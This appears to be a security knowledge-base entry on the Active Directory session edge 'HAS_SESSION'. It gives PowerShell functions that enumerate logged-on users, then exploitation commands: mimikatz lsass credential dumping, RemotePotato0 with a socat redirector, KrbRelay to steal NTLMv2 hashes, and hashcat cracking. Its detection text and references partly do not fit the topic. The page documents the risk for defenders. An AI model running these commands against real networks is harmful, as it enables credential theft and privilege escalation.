
Summary
| Forestall ACL Alias | HAS_SESSION |
| Affected Object Types | Computers |
| Exploitation Certainty | Likely |
Description
HAS_SESSION information serves as a critical data source for system administrators by identifying which users are logged into which computers on the network. This data enables administrators to monitor user sessions, quickly detect unusual or unauthorized access, and thereby mitigating potential lateral movement by attackers.
Important Note: Administrator privileges should not be used to log in to unauthorized computers. If such access occurs, the computer should be restarted immediately to minimize potential security threats and prevent privilege-escalation risks.
Identification
PowerShell
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate HAS_SESSION entries.
1. Find-HAS_SESSION function
function Find-HAS_SESSION { [CmdletBinding()] param([Parameter( Position = 0, ValueFromPipeline = $true,ValueFromPipelineByPropertyName = $true )][string[]]$Target, [Parameter(Position = 1)] [string]$OutputPath = "HAS_SESSION.csv" ) begin { Import-Module ActiveDirectory -ErrorAction Stop # Write CSV header (overwrites any existing file) "Computer,Username,SessionName,ID,State,IdleTime,LogonTime" | Out-File -FilePath $OutputPath -Encoding UTF8 -Force # Determine list of computers if ($Target) { $computers = $Target } else { $computers = Get-ADComputer -Filter * | Select-Object -ExpandProperty Name } } process { foreach ($computer in $computers) { try { # Run 'query user' and join lines into one string $raw = (query user /server:$computer 2>&1) -join "`n" # Skip if no sessions if ($raw -and $raw -notmatch 'No user exists for') { # Split into lines, skip header $lines = $raw -split "\r?\n" foreach ($line in $lines[1..($lines.Count-1)]) { $line = $line.Trim() if (-not [string]::IsNullOrWhiteSpace($line)) { $cols = $line -split "\s{2,}" if ($cols.Count -ge 6) { $obj = [PSCustomObject]@{ Computer = $computer Username = $cols[0].TrimStart('>') SessionName = $cols[1] ID = $cols[2] State = $cols[3] IdleTime = $cols[4] LogonTime = ($cols[5..($cols.Count-1)] -join ' ') } $obj | Export-Csv -Path $OutputPath -NoTypeInformation -Append } } } } } catch { [PSCustomObject]@{ Computer = $computer Username = 'ERROR' SessionName = '' ID = '' State = '' IdleTime = '' LogonTime = $_.Exception.Message } | Export-Csv -Path $OutputPath -NoTypeInformation -Append } } }}2. Scan all computers in the domain
Find-HAS_SESSION3. Scan a specific computer
Find-HAS_SESSION -Target "vm01".NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate HAS_SESSION entries without relying on any external modules or dependencies
1. Find-HAS_SESSIONSimple function
function Find-HAS_SESSIONSimple {    [CmdletBinding()]    param([string]$Target = $null,[string]$OutputPath = "HAS_SESSION.csv")    $computers = New-Object System.Collections.Generic.List[string]    if ($Target) {        try {            $entry = New-Object System.DirectoryServices.DirectoryEntry("LDAP://$Target")            $oc = @($entry.Properties["objectClass"])            if ($oc -contains "computer") {                $dns = $entry.Properties["dNSHostName"][0]                if (-not $dns) { $dns = $entry.Properties["name"][0] }                if ($dns) { [void]$computers.Add($dns) }            }            else {                $searcher = [System.DirectoryServices.DirectorySearcher]::new($entry)                $searcher.Filter   = "(objectCategory=computer)"                $searcher.PageSize = 1000                [void]$searcher.PropertiesToLoad.Add("dNSHostName")                [void]$searcher.PropertiesToLoad.Add("name")                $hits = $searcher.FindAll()                foreach ($hit in $hits) {                    $props    = $hit.Properties                    $dns      = $props["dnshostname"]                    $name     = $props["name"]                    $hostname = if ($dns -and $dns.Count -gt 0) { $dns[0] } elseif ($name -and $name.Count -gt 0) { $name[0] } else { $null }                    if ($hostname) { [void]$computers.Add($hostname) }                }            }        }        catch {Write-Error "Failed to bind or enumerate under '$Target': $_" ; return  }    }    else {        try {            $root   = New-Object System.DirectoryServices.DirectoryEntry("LDAP://RootDSE")            $baseDN = $root.Properties["defaultNamingContext"].Value            $search = New-Object System.DirectoryServices.DirectoryEntry("LDAP://$baseDN")            $searcher = [System.DirectoryServices.DirectorySearcher]::new($search)            $searcher.Filter   = "(objectCategory=computer)"            $searcher.PageSize = 1000            [void]$searcher.PropertiesToLoad.Add("dNSHostName")            [void]$searcher.PropertiesToLoad.Add("name")            $hits = $searcher.FindAll()            foreach ($hit in $hits) {                $props    = $hit.Properties                $dns      = $props["dnshostname"]                $name     = $props["name"]                $hostname = if ($dns -and $dns.Count -gt 0) { $dns[0] } elseif ($name -and $name.Count -gt 0) { $name[0] } else { $null }                if ($hostname) { [void]$computers.Add($hostname) }            }        }        catch { Write-Error "LDAP enumeration failed: $_"  ; return}    }    if ($computers.Count -eq 0) { Write-Host "No computer targets found."; return}    if (Test-Path $OutputPath) { Remove-Item $OutputPath -Force -ErrorAction SilentlyContinue }    "Computer,Username,SessionName,ID,State,IdleTime,LogonTime" | Out-File -FilePath $OutputPath -Encoding UTF8 -Force    $results = New-Object System.Collections.Generic.List[object]    foreach ($computer in $computers) {        try {            $raw = (quser /server:$computer 2>&1) -join "`n"            if (-not $raw -or $raw -match 'No user exists') { continue }
            $lines = $raw -split "\r?\n" | Where-Object { $_.Trim() -ne "" }            if ($lines.Count -lt 2) { continue }            foreach ($line in $lines[1..($lines.Count-1)]) {                $trim = $line.Trim()                if (-not $trim) { continue }
                $cols = $trim -split "\s{2,}"                if ($cols.Count -lt 6) {                    $cols = $trim -replace '^\>','' -split "\s+"                    if ($cols.Count -lt 6) { continue }                    $user       = $cols[0]                    $session    = if ($cols[1] -match '^\d+$') { "" } else { $cols[1] }                    $idxOffset  = if ($session -eq "") { 1 } else { 2 }                    $id         = $cols[$idxOffset]                    $state      = $cols[$idxOffset+1]                    $idle       = $cols[$idxOffset+2]                    $logonTime  = ($cols[($idxOffset+3)..($cols.Count-1)] -join ' ')                }                else {                    $user       = $cols[0].TrimStart('>')                    $session    = $cols[1]                    $id         = $cols[2]                    $state      = $cols[3]                    $idle       = $cols[4]                    $logonTime  = ($cols[5..($cols.Count-1)] -join ' ')                }                $obj = [PSCustomObject]@{                    Computer    = $computer                    Username    = $user                    SessionName = $session                    ID          = $id                    State       = $state                    IdleTime    = $idle                    LogonTime   = $logonTime                }                $results.Add($obj) | Out-Null                $obj | Export-Csv -Path $OutputPath -NoTypeInformation -Append            }        }        catch { }    }    if ($results.Count -gt 0) {        Write-Host "Exported $($results.Count) entr$(if($results.Count -eq 1){'y'}else{'ies'}) to $OutputPath"        $results    }    else {  Write-Host "No active sessions found."}}
2. Scan all computers in the domain
Find-HAS_SESSIONSimple3. Scan a specific computer
Find-HAS_SESSIONSimple -Target "CN=VM01,OU=Workstations,DC=Forestall,DC=labs"Exploitation
Attack vectors:
1. With administrator access
- you can dump the NTLM hashes of all users currently logged on to the machineBy using a tool like
mimikatz.
2. Without administrator privileges Without admin rights, tools like RemotePotato0 and KrbRelay can be used to acquire NTLMv1 or NTLMv2 challenge‑response hashes from logged-on users for offline cracking.
RemotePotato0abuses DCOM to force NTLM authentication of a privileged user logged into the host, capturing NTLMv2 hashes for escalation or relayKrbRelay(a Kerberos/NTLM relay method) intercepts authentication responses (e.g. via LLMNR/NBT‑NS poisoning or SMB/LDAP with signing disabled), which can then be relayed or cracked offline
Windows
Dumping NTLM hashes from lsass process using mimikatz
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"
Dump lsass process
Stealing NTLM hashes using RemotePotato0
Start a listener on Kali on port 135 to forward all connections back to the target machine
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:<targetmachineip>:9999Example:
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:192.168.100.120:9999Steal the Administrator’s NTLMv2 hash
.\RemotePotato0.exe -m 2 -x <kaliip> -s <targetedusersessionid>Example:
.\RemotePotato0.exe -m 2 -x 192.168.100.129 -s 1
Tcp 135 redirector

Stealing administrator hash
Stealing NTLM hashes using KrbRelay
.\KrbRelay.exe -session <sessionid> -clsid <clisd> -ntlmExample:
.\KrbRelay.exe -session 1 -clsid 0ea79562-d4f6-47ba-b7f2-1e9b06ba16a4 -ntlm
Stealing administrator hash KrbRelay
Cracking NTLMv2 hashes
Using hashcat, you can crack NTLMv2 hashes
.\hashcat.exe .\hashes.txt .\rockyou.txt -m 5600 -r .\rules\best64.rule
Crack ntlm hash
Mitigation
This security edge cannot be directly mitigated; however, to reduce risk, administrator privileges should not be used to log in to unauthorized computers. If such access occurs, the computer should be restarted immediately to minimize potential security threats and prevent privilege-escalation risks.
Detection
Adding new Access Control Entries on Active Directory objects changes the ntSecurityDescriptor attribute of the objects themselves. These changes can be detected with Event IDs 5136 and 4662 to identify dangerous modifications. Event ID 4624 indicates a successful logon to a Windows system.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 4624 | An account was successfully logged on. | Logon Type , Subject, New Logon | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4624| |
References
What is Service Principal Names & Service Accounts? (Payatu Blog)
MS-ADTS: Active Directory Technical Specification – Service Principal Name